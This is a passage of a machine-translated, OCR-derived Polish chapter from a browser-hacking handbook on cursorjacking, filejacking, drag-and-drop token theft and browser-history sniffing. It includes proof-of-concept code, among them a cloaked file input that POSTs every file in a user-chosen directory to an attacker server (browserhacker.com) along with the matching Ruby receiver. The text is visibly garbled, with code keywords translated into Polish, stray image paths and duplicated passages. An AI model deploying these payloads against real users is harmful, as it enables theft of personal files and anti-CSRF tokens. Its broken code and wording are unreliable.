< body style="cursor:none" >
```

Następnie dynamicznie nakładany jest inny obraz kursora, który jest kojarzony ze zdarzeniami przesuwania myszy. Poniższy kod demonstruje tę technikę:

```
< body style="cursor:none" >
```

Następnie dynamicznie nakładany jest inny obraz kursora, który jest kojarzony ze zdarzeniami przesuwania myszy. Poniższy kod demonstruje tę technikę:

```
< html >
< head >< title >Advanced cursorjacking by Kotowicz & Heiderich< /title >
< style >
body,html {margin:0;padding:0}
< /style >
< /head >
< body style="cursor:none;height: 1000px;" >
< img style="position: absolute;z-index:1000;" id=cursor
src="cursor.png" / >
< div style=margin-left:300px;" >
< h1 >Is this a good example of cursorjacking?< /h1 >
< /div>
< button style="font-size:
150%;position:absolute;top:130px;left:630px;">YES</button >
< button style="font-size: 150%;position:absolute;top:130px;
left:680px;" >NO< /button >
< div style="opacity:1;position:absolute;top:130px;left:30px;" >
< a href="https://twitter.com/share" class="twitter-share-button"
data-via="kkotowicz" data-size="small" >Tweet<  /a  >
< script >!function(d,s,id){var
js,fjs=d.getElementsByTagName(s)[0];if(!d.getElementById(id))
{js=d.createElement(s);js.id=id;js.src="//platform.twitter.com/
widgets.js";fjs.parentNode.insertBefore(js,fjs);}}(document,
"script","twitter-wjs");< /script >
< /div >
< script >
function shake(n) {
if (parent.moveBy) {
for (i = 10; i > 0; i--) {
```

```
for (j = n; j > 0; j--) {
parent.moveBy(0,i);
parent.moveBy(i,0);
parent.moveBy(0,-i);
parent.moveBy(-i,0);
}
}
}
}
shake(5);
var oNode = document.getElementById('cursor');
var onmove = function (e) {
var nMoveX = e.clientX, nMoveY = e.clientY;
oNode.style.left = (nMoveX + 600)+"px";
oNode.style.top = nMoveY + "px";
};
document.body.addEventListener('mousemove', onmove, true);
< /script >
< /body >
```

Najpierw obraz kursora myszy jest zastępowany obrazem niestandardowym. Po drugie, do treści strony dołączany jest nowy detektor zdarzeń, który nasłuchuje zdarzeń mousemove. Kiedy prawdziwa mysz jest poruszana, zdarzenia uruchamiają słuchacza, co powoduje, że fałszywy kursor myszy (widoczny) porusza się odpowiednio. W JavaScript śledzone są rzeczywiste ruchy kursora (zarówno na współrzędnych x, jak i y), a pozycja fałszywego kursora jest aktualizowana. Jak zapewne zdajesz sobie sprawę, ta sama technika została zastosowana w poprzedniej sekcji dotyczącej zaawansowanego Clickjackingu. Ta nowa technika Cursorjacking pierwotnie ominęła ochronę ClearClick w NoScript. Pamiętasz, co zostało omówione wcześniej na temat ochrony oferowanej przez ClearClick, czyli jego zdolności do identyfikacji, czy kliknięcie zostało wykonane na przezroczystym (nieprzezroczystym=0) elemencie? Cóż, w poprzednim przykładzie prawdziwe kliknięcie jest wykonywane w nieprzejrzystym obszarze strony (przycisk Twitter), więc NoScript nie mógł wykryć ataku. To obejście ClearClick zostało rozwiązane w NoScript w wersji 2.2.8 RC1.<

Korzystanie z przechwytywania plików


Filejacking umożliwia wyciągnięcie zawartości katalogu z podstawowego systemu operacyjnego celu na serwer atakującego poprzez sprytną manipulację interfejsem użytkownika w przeglądarce. W rezultacie pod pewnymi warunkami możesz pobrać pliki z maszyny docelowej. Dwa warunki wstępne pomyślnego wykonania tego ataku to:

1. Cel musi korzystać z przeglądarki Chrome, ponieważ jest to obecnie jedyna przeglądarka obsługująca atrybuty wejściowe katalogu i katalogu webkitdirectory, takie jak:

<input type="plik" id="plik_x" katalog webkitdirectory />

2. Atak polega na zwabieniu celu, aby gdzieś kliknął, podobnie jak inne techniki naprawcze interfejsu użytkownika. W tym przypadku prezentowany element wejściowy jest ukryty za elementem przycisku, z typową sztuczką CSS nieprzezroczystości, którą widzieliście na poprzednich stronach.

Kotowicz po raz pierwszy opublikował to badanie dotyczące naprawiania interfejsu użytkownika w 2011 r., po przeanalizowaniu wpływu dostarczania ataków Filejacking na użytkowników zwabionych sztuczkami socjotechnicznymi. Atak Filejacking polega na wykorzystaniu przez cel okna dialogowego „Wybierz folder" systemu operacyjnego podczas pobierania pliku z Internetu. Aby zoptymalizować atak, powinieneś spróbować nakłonić użytkownika do wybrania katalogu zawierającego wrażliwe pliki, na przykład wykorzystując autentycznie wyglądające treści phishingowe. Rysunek pokazuje, co zobaczy cel, jeśli wybierze przycisk „Pobierz do…". JavaScript wyliczy pliki w katalogu z atrybutem wejścia katalogu, a następnie POST każdego z plików z powrotem na serwer.



Rozważmy następujący kod Ruby po stronie serwera:

```
require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

class UploadManager <  Sinatra::Base

post "/" do

puts "receiving post data"

params.each do |key,value|

puts "#{key}->#{value}"

end

end
```

```
end

@routes = {

"/upload" => UploadManager.new

}

@rack_app = Rack::URLMap.new(@routes)

@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true

Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"

@thin.start
```

Kod wiąże Thin, serwer WWW Ruby, na porcie 4000 gotowy do przetwarzania żądań HTTP POST z identyfikatorem URI /upload. Gdy żądanie POST dociera do tego identyfikatora URI, zawartość jest drukowana na konsoli. Poniższy kod JavaScript jest częścią ataku po stronie klienta. Zwróć uwagę, że przycisk maskowania i maskowane elementy wejściowe mają przezroczystość ustawioną na 0. Zostaną one następnie zakryte przez widoczny element przycisku. Kiedy cel klika przycisk, w rzeczywistości klika element wejściowy, myśląc, że musi wybrać miejsce docelowe pobierania. Gdy tylko cel kliknie element wejściowy, wybierane jest miejsce docelowe pobierania. Następnie wyzwalane jest zdarzenie onchange w elemencie wejściowym i wykonywana jest powiązana z nim funkcja anonimowa. Powoduje to wyliczenie plików zawartych w wybranym miejscu docelowym pobierania i sformatowanie zawartości za pomocą obiektu FormData. Na koniec są one wytłaczane za pomocą cross-origin POST XMLHttpRequest. Oznacza to, że zawartość wybranego katalogu jest wyliczana, a każdy plik jest przesyłany na twój serwer:

```
< html >

< head >

< script src="http://ajax.googleapis.com/ajax/libs

/jquery/1.5.2/jquery.min.js" type="text/javascript" >< /script >

< style >

body {background: #333; color: #eee;}

a:link, a:visited {color: lightgreen;}

input[type='file'] {

opacity: 0;

position: absolute;

left: 0; top: 0;

width: 300px;

line-height: 20px;
```

```
height: 25px;
}
#cloak {
position: absolute;
left: 0;
top: 0;
line-height: 20px;
height: 25px;
cursor: pointer;
}
label {
display: block;
}
< /style >
< /head >
< body >
< button id=cloak >Download to...< /button >
< input type="file" id="cloaked" webkitdirectory directory / >
< script >
document.getElementById("cloaked").onchange = function(e) {
for (var i = 0, f; f = e.target.files[i]; ++i) {
console.log("sending file with path: " +
f.webkitRelativePath + ", name: " + f.name);
fdata = new FormData();
fdata.append('path', f.webkitRelativePath);
fdata.append('name', f.name);
fdata.append('content', f);
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://browserhacker.com/upload", true);
xhr.send(fdata);
}
```

};

< /script >

< /body >

< /html >

Zwróć uwagę, że pochodzenie dwóch poprzednich fragmentów jest różne, ale to nie przeszkadza w działaniu ataku. Pliki mogą być wytłoczone z systemu operacyjnego celu, z poszanowaniem SOP, w przeglądarkach obsługiwanych przez Gecko i WebKit, takich jak Firefox, Chrome i Safari. W scenariuszach cross-origin te przeglądarki nadal wysyłają XMLHttpRequest, nawet jeśli nie można odczytać odpowiedzi, w przeciwieństwie do innych przeglądarek, takich jak Opera. W rozdziałach 9. i 10. dowiesz się, jakie znaczenie ma to zachowanie w przypadku wielu rodzajów nowych ataków.

Korzystanie z funkcji przeciągania i upuszczania


Innym przykładem tego, jak niespójne implementacje SOP mogą powodować luki w zabezpieczeniach, jest atak polegający na przeciąganiu i upuszczaniu interfejsu użytkownika. Wykorzystywanie tych dziur w docelowej przeglądarce spowoduje kradzież treści z różnych źródeł. Jednym z pierwszych publicznych ujawnień takiego ataku był Michał Zalewski pod koniec 2010 r. Zgłosił on błąd w Firefoksie (załatany w 2012 r.), w którym SOP nie był egzekwowany podczas wykonywania działań typu „przeciągnij i upuść” między źródłami. Możesz utworzyć ramkę IFrame na kontrolowanej przez siebie stronie phishingowej. Źródło IFrame wskazuje na zasób cross-origin, którego zawartość można odczytać, pomijając SOP, jeśli użytkownik przeciągnie ramkę IFrame i upuści ją gdzieś w oknie najwyższego poziomu. Takie zachowanie można osiągnąć oszukując cel — na przykład wyświetlając podstawową grę — polegającą na przeciąganiu i upuszczaniu elementów na stronie. Elementem, który jest przeciągany i upuszczany, jest ramka IFrame z zawartością, którą chcesz przeczytać. Pierwszy PoC stosujący tę technikę wykorzystywał zasoby w ramkach

Pokaż źródło://.

Na przykład:

<iframe src="view-source:http://browservictim.com/any">

Jeśli zasób jest załadowany z view-source, renderowane jest surowe źródło HTML. Istnieje wiele zalet nakłaniania użytkownika do wykonania akcji przeciągnij i upuść treści w ramce do okna najwyższego poziomu. Obejmują one możliwość odczytywania tokenów anty-XSRF i wszelkich innych informacji, które można uzyskać czytając surowy kod HTML strony. Ten błąd został załatany pod koniec 2011 roku w Firefoksie, uniemożliwiając wykonywanie działań przeciągania i upuszczania między źródłami. Kotowicz znalazł inny interesujący sposób na obejście tego ograniczenia, które w momencie pisania tego tekstu nadal działało w Firefoksie. Technika ta nazywa się „Fake Captcha” i obejmuje konkretny przypadek narożny. Ten problem występuje, gdy zasób jest oprawiony w ramkę przy użyciu źródła widoku, jak omówiono wcześniej, a zawartość, którą chcesz pobrać, jest umieszczona z określonym przesunięciem w oknie najwyższego poziomu. Technika ta wykorzystuje fakt, że użytkownik, gdy zostanie wyświetlony pole wejściowe zawierające pewną zawartość do skopiowania, może polegać na trzykrotnym kliknięciu myszą i Ctrl+C. Ta akcja wybiera i kopiuje całą zawartość do schowka. W tym przypadku treść wyświetlana w polu wejściowym jest fragmentem wiersza surowego kodu HTML z treści w ramce. Rysunek pokazuje, co widzi użytkownik, a rysunek ilustruje, co naprawdę dzieje się w tle.



Jeśli użytkownik trzykrotnie kliknie myszą na polu wprowadzania kodu bezpieczeństwa, skutecznie skopiuje całą linię, jak widać na rysunku 4-20. Podświetlona treść to tylko fragment linii, sekcja, którą ma zobaczyć niczego niepodejrzewający użytkownik. Technika polega na ustawieniu ramki IFrame w określonym przesunięciu w oknie najwyższego poziomu. Pole wejściowe Kod zabezpieczający nie jest prawdziwym polem wejściowym, ale ramką IFrame, jak widać z poniższego kodu:

```
<style>

iframe#one {

margin: 0;

padding: 0;

width: 9em;

height: 1em;

border: 2px inset black;

font: normal 13px/14px monospace;

display: inline-block;

}

</style>
```

<P>

<label>Security code:</labelxiframe id=one scrolling=no

src="http://browser-victim.com/any"></iframe>

</p>

Gdy cel wkleja zawartość do drugiego pola wejściowego, cała zawartość wiersza jest skutecznie wklejana, a cała zawartość wiersza jest widoczna. W tym przykładzie pobierany jest token anty-XSRF, który można wykorzystać do przyszłych ataków na źródło w ramce. Ta technika umożliwia ekstrakcję treści z różnych źródeł, skutecznie omijając SOP. Warto również zauważyć, że w październiku 2011 r. technika ta została wykorzystana na wolności przeciwko Facebookowi. Inną metodą wyodrębniania treści z różnych źródeł jest technika przeciągania i upuszczania ramki IFrame-do-IFrame autorstwa Luca De Fulgentis.40 Technika ta jest bardzo podobna do poprzedniej metody przeciągania i upuszczania/przeglądania źródła. Główna różnica polega na tym, że cel przeciągnie i upuść docelową ramkę IFrame na inną ramkę IFrame, a nie na okno najwyższego poziomu. W tym ataku kontrolujesz docelową ramkę IFrame typu „przeciągnij i upuść". Gdy zawartość zostanie wrzucona do ramki IFrame, Firefox przesyła informacje z powrotem do Ciebie, nawet między różnymi źródłami. Dzieje się tak, ponieważ w bazie kodu nie zaimplementowano żadnych kontroli działań przeciągania i upuszczania między źródłami między ramkami IFrame. W swoim pierwotnym ujawnieniu De Fulgentis zademonstrował, jak atakować użytkowników LinkedIn, kradnąc tokeny anty-XSRF, a następnie dodając dowolne adresy e-mail do profilu celu. Technika de Fulgentis służy jako kolejny wyraźny przykład braku egzekwowania SOP w działaniach typu „przeciągnij i upuść".

Wykorzystywanie historii przeglądarki

Ataki na historię przeglądarki ujawniają informacje o innym pochodzeniu. Dają ci sposób na określenie pochodzenia przeglądarki (i oczywiście użytkownika). W przeszłości skuteczna forma ataku na historię przeglądarki polegała po prostu na sprawdzaniu koloru linków napisanych na stronie. Pokrótce zapoznasz się z kolorami CSS, jednak pamiętaj, że nowoczesne przeglądarki zostały już załatane na tą formę ataku. Zobaczysz także ataki z wyczuciem czasu. Te metody ataku są obecnie najskuteczniejsze w ujawnianiu informacji o historii przeglądania w różnych przeglądarkach. Istnieją inne przypadki, które opierają się na ujawnieniu określonych interfejsów API przez samą przeglądarkę. Omówionych zostanie również kilka przykładów mniej znanych przeglądarek podatnych na te luki związane z kradzieżą historii, takich jak przeglądarki Avant i Maxthon.

Używanie kolorów CSS

W „starych dobrych czasach" można było wykraść historię przeglądarki za pomocą informacji CSS. Odbyło się to głównie poprzez nadużycie odwiedzanego selektora CSS. Poniższa technika była bardzo prosta, ale bardzo skuteczna. Rozważ poniższy link:

link

Selektor akcji CSS może być użyty do sprawdzenia, czy cel odwiedził poprzedni link, a zatem być obecny w historii przeglądarki:

#site_1:odwiedzone {

tło: url(/browserhacker.com?site=browservictim);

}

W takim przypadku używany jest selektor tła, ale można użyć dowolnego selektora, w którym można określić identyfikator URI. Jeśli browservictim.com jest obecny w historii przeglądarki, zostanie przesłane żądanie GET do browserhacker.com?site=browservictim. Jeremiah Grossman ujawnił podobną technikę w 2006 roku, polegającą na sprawdzaniu koloru elementu łącza. W większości przeglądarek domyślnym zachowaniem po odwiedzeniu łącza było ustawienie koloru tekstu łącza na fioletowy. Z drugiej strony, jeśli link nie był odwiedzany, był ustawiony na niebieski. W oryginalnym Proof of Concept autorstwa Grossmana42 odwiedzany styl został zastąpiony stylem niestandardowym (na przykład czerwonym kolorem). Następnie wykorzystano skrypt do dynamicznego generowania linków na stronie, potencjalnie ukrytych przed użytkownikiem. Zostały one następnie ostatecznie porównane z poprzednio zastąpionym czerwonym stylem. Gdyby pasowały, wiedziałbyś, że witryna była obecna w historii przeglądarki. Rozważmy następujący przykład:


```
<html>

<głowa>

<styl>

#link:odwiedzone {kolor: #FF0000;}

</style>

</head>

<ciało>

<a id="link" href="http://browserhacker.com"

target="_blank">kliknij mnie</a>

<skrypt>

var link = document.getElementById("link");

var color = document.defaultView.getComputedStyle(link,

null).getPropertyValue("kolor");

console.log(kolor);

</script>

</body>

</html>
```

Jeśli łącze było wcześniej odwiedzane, a przeglądarka jest podatna na ten atak, dane wyjściowe w dzienniku konsoli to rgb(255, 0, 0), co odpowiada nadpisanemu kolorowi czerwonemu w CSS. Jeśli uruchomisz ten fragment w najnowszym Firefoksie (który jest załatany przeciwko temu atakowi), zawsze zwróci rgb(0, 0, 238). Obecnie większość nowoczesnych przeglądarek załatała to zachowanie. Na przykład Firefox załatał tę technikę w 2010 roku

Korzystanie z taktowania pamięci podręcznej

Felten i Schneider opracowali jeden z pierwszych publicznych artykułów naukowych na temat ataków w pamięci podręcznej w 2000 roku. Artykuł zatytułowany „Timing Attacks on Web Privacy/” koncentrował się głównie na pomiarze czasu wymaganego do uzyskania dostępu do zasobu z lub bez

pamięci podręcznej przeglądarki Korzystając z tych informacji, można było wywnioskować, czy zasób został już pobrany (i zbuforowany).Jednym z ograniczeń tego podejścia było to, że odpytywanie pamięci podręcznej przeglądarki podczas wstępnego testu również ją skaziło.Michał Zalewski zbadał43 inny niedestrukcyjny technika wyodrębniania historii przeglądarki przy użyciu podobnej techniki pamięci podręcznej. W chwili pisania tego tekstu technika ta działa w nowoczesnych przeglądarkach. Podejście Zalewskiego polega na ładowaniu zasobów w ramkach IFrame, przechwytywaniu naruszeń SOP i zapobieganiu zmianom pamięci podręcznej. W tym celu , Ramki IFrame są świetne, ponieważ wymuszana jest procedura SOP i można zapobiec pełnemu załadowaniu zasobu przez ramkę IFrame, uniemożliwiając modyfikację lokalnej pamięci podręcznej. pamięć podręczna pozostaje niezmieniona dzięki krótkim czasom używanym podczas ładowania i rozładowywania zasobów. Gdy tylko można stwierdzić, że w określonym zasobie występuje brak pamięci podręcznej, ładowanie ramki IFrame jest zatrzymywane. Takie zachowanie umożliwia ponowne przetestowanie tego samego zasobu na późniejszym etapie. Najskuteczniejszymi zasobami do kierowania przy użyciu tej techniki są pliki CSS lub JavaScript, ponieważ są one często buforowane przez przeglądarkę i zawsze są ładowane podczas przeglądania docelowej witryny. Należy pamiętać, że zasoby te będą ładowane w ramkach iFrame, i jako taki nie powinien zawierać żadnej logiki Framebusting, takiej jak x-Frame-Options (innej niż Allow). Wynik tego ataku pokazano na rysunku. W tym przypadku ustalono, że użytkownik przeglądał strony AboveTopSecret.com i wikiieaks.org.



Dwa zasoby, które są zwykle ładowane podczas przeglądania tych witryn, to:

http://wikileaks.org/squelettes/random.js

http://www.abovetopsecret.com/forum/ats-scripts.js

The core of the technique is the following code snippet:

function wait_for_noread() {


try {

/*

* This is where the SOP violation is happening,

```
* because we're trying to read the location.href
* property of a cross-origin resource loaded into
* an IFrame.
*/
if (frames['f'].location.href == undefined) throw 1;
/*
* Until TIME_LIMIT is not reached, continuously try to
* read location.href from the IFrame. Otherwise call
* maybe_test_next() that resets the IFrame src to
* about:blank preventing the full resource loading
* and cache alteration.
* Then proceed with the next resource.
*/
if (cycles++ >= TIME_LIMIT) {
maybe_test_next();
return;
}
setTimeout(wait_for_noread, 1);
} catch (e) {
/*
* The SOP violation is trapped, confirming
* that the checked resource is cached.
*/
confirmed_visited = true;
maybe_test_next();
}
}
```

Gdy naruszenie SOP zostanie zatrzymane przed określonym limitem czasu, oznacza to, że pamięć podręczna jest trafiona. Potwierdza to, że zasób jest buforowany i na tej podstawie można wywnioskować, że użytkownik odwiedził witrynę, z której zasób został załadowany. Rysunek pokazuje to zachowanie.



Pełny kod źródłowy tej techniki można przeczytać na stronie https://browserhacker.com lub witrynie Wiley pod adresem: www.wiley.com/go/browserhackershandbook, gdzie oryginalne trzy PoC zostały zmodyfikowane i połączone w jeden kod skrawek. Zainspirowany badaniami Zalewskiego, Mansour Behabadi46 odkrył inną technikę, która polegała na wczytywaniu obrazów. Technika ta działa obecnie tylko w przeglądarkach opartych na WebKit i Gecko. Jeśli Twoja przeglądarka wcześniej buforowała obraz, zwykle ładowanie go z pamięci podręcznej zajmuje mniej niż 10 milisekund. Jeśli jednak obraz nie znajduje się w pamięci podręcznej przeglądarki, pobieranie z Internetu podlega opóźnieniu sieci i rozmiarowi obrazu. Korzystając z tych informacji o czasie, możesz wywnioskować, czy przeglądarka celu odwiedzała wcześniej witryny internetowe. Oto przykład działania tej techniki:

```
//check if twitter was visited

var url = "https://twitter.com/images/spinner.gif";

var loaded = false;

var img = new Image();

var start = new Date().getTime();

img.src = url;

var now = new Date().getTime();

if (img.complete) {

delete img;

console.log("visited");

} else if (now - start > 10) {

delete img;

window.stop();

console.log("not visited");

}else{
```

```
console.log("not visited");

}
```

Jeśli otworzysz ten fragment kodu w przeglądarce Firefox lub Chrome, a wcześniej odwiedzałeś Twittera, powinieneś zobaczyć „odwiedzone” wydrukowane w konsoli przeglądarki (Firebug lub Narzędzia programistyczne). Alternatywnie, jeśli ładowanie obrazu trwa dłużej niż 10 milisekund, ponieważ nie jest on buforowany i jest pobierany z witryny Twittera, powinieneś zobaczyć „nie odwiedzany”. Pamiętaj, że dodatkowym ograniczeniem tej techniki jest to, że zasób, który chcesz sprawdzić, na przykład http://twitter.com/images/spinner.gif, może ulec zmianie do czasu przeczytania tej książki. Tak jest już w przypadku niektórych zasobów użytych w oryginalnym PoC przez Zalewskiego. Ponieważ obie te techniki opierają się na określonych i krótkich taktowaniach podczas odczytu z pamięci podręcznej, obie są bardzo wrażliwe na wydajność maszyny. Dzieje się tak szczególnie w przypadku drugiej techniki, w której taktowanie jest „zakodowane na stałe” do 10 ms. Na przykład, jeśli odtwarzasz wideo HD na YouTube, gdy Twój komputer intensywnie korzysta z procesora i IO, dokładność wyników może się zmniejszyć.


Korzystanie z interfejsów API przeglądarki

Avant to mniej znana przeglądarka, która może przełączać się między silnikami renderującymi Trident, Gecko i WebKit. Roberto Suggi Liverani odkrył atak polegający na ominięciu SOP przy użyciu określonych wywołań API przeglądarki w przeglądarce Avant przed 2012 r. (kompilacja 28). Rozważmy następujący kod, który pokazuje ten problem:

```
var av_if = document.createElement("iframe");

av_if.setAttribute('src', "browser:home");

av_if.setAttribute('name','av_if');

av_if.setAttribute('width','0');

av_if.setAttribute('heigth','0');

av_if.setAttribute('scrolling','no');

document.body.appendChild(av_if);

var vstr = {value: ""};

//This works if Firefox is the rendering engine

window['av_if'].navigator.AFRunCommand(60003, vstr);

alert(vstr.value);
```

Ten fragment kodu ładuje uprzywilejowany adres przeglądarka:domowy do ramki IFrame, a następnie wykonuje funkcję AFRunCommand() ze swojego obiektu navigator. Ta funkcja jest nieudokumentowanym i zastrzeżonym API, które Avant dodał do DOM. Podczas swoich badań Liverani brute wymusił przekazanie niektórych wartości całkowitych jako pierwszego parametru do funkcji. Odkrył, że przekazując wartość 60003 i obiekt JSON do funkcji AFRunCommand(), był w stanie pobrać pełną historię przeglądarki. Jest to wyraźnie obejście SOP, ponieważ kod działający w miejscu źródłowym, takim jak http://browserhacker.com, nie powinien być w stanie odczytać zawartości strefy uprzywilejowanej, takiej jak browser:home, jak miało to miejsce w tym przypadku. Wykonanie

poprzedniego fragmentu kodu spowodowałoby wyświetlenie wyskakującego okienka zawierającego historię przeglądarki, jak pokazano na rysunku.



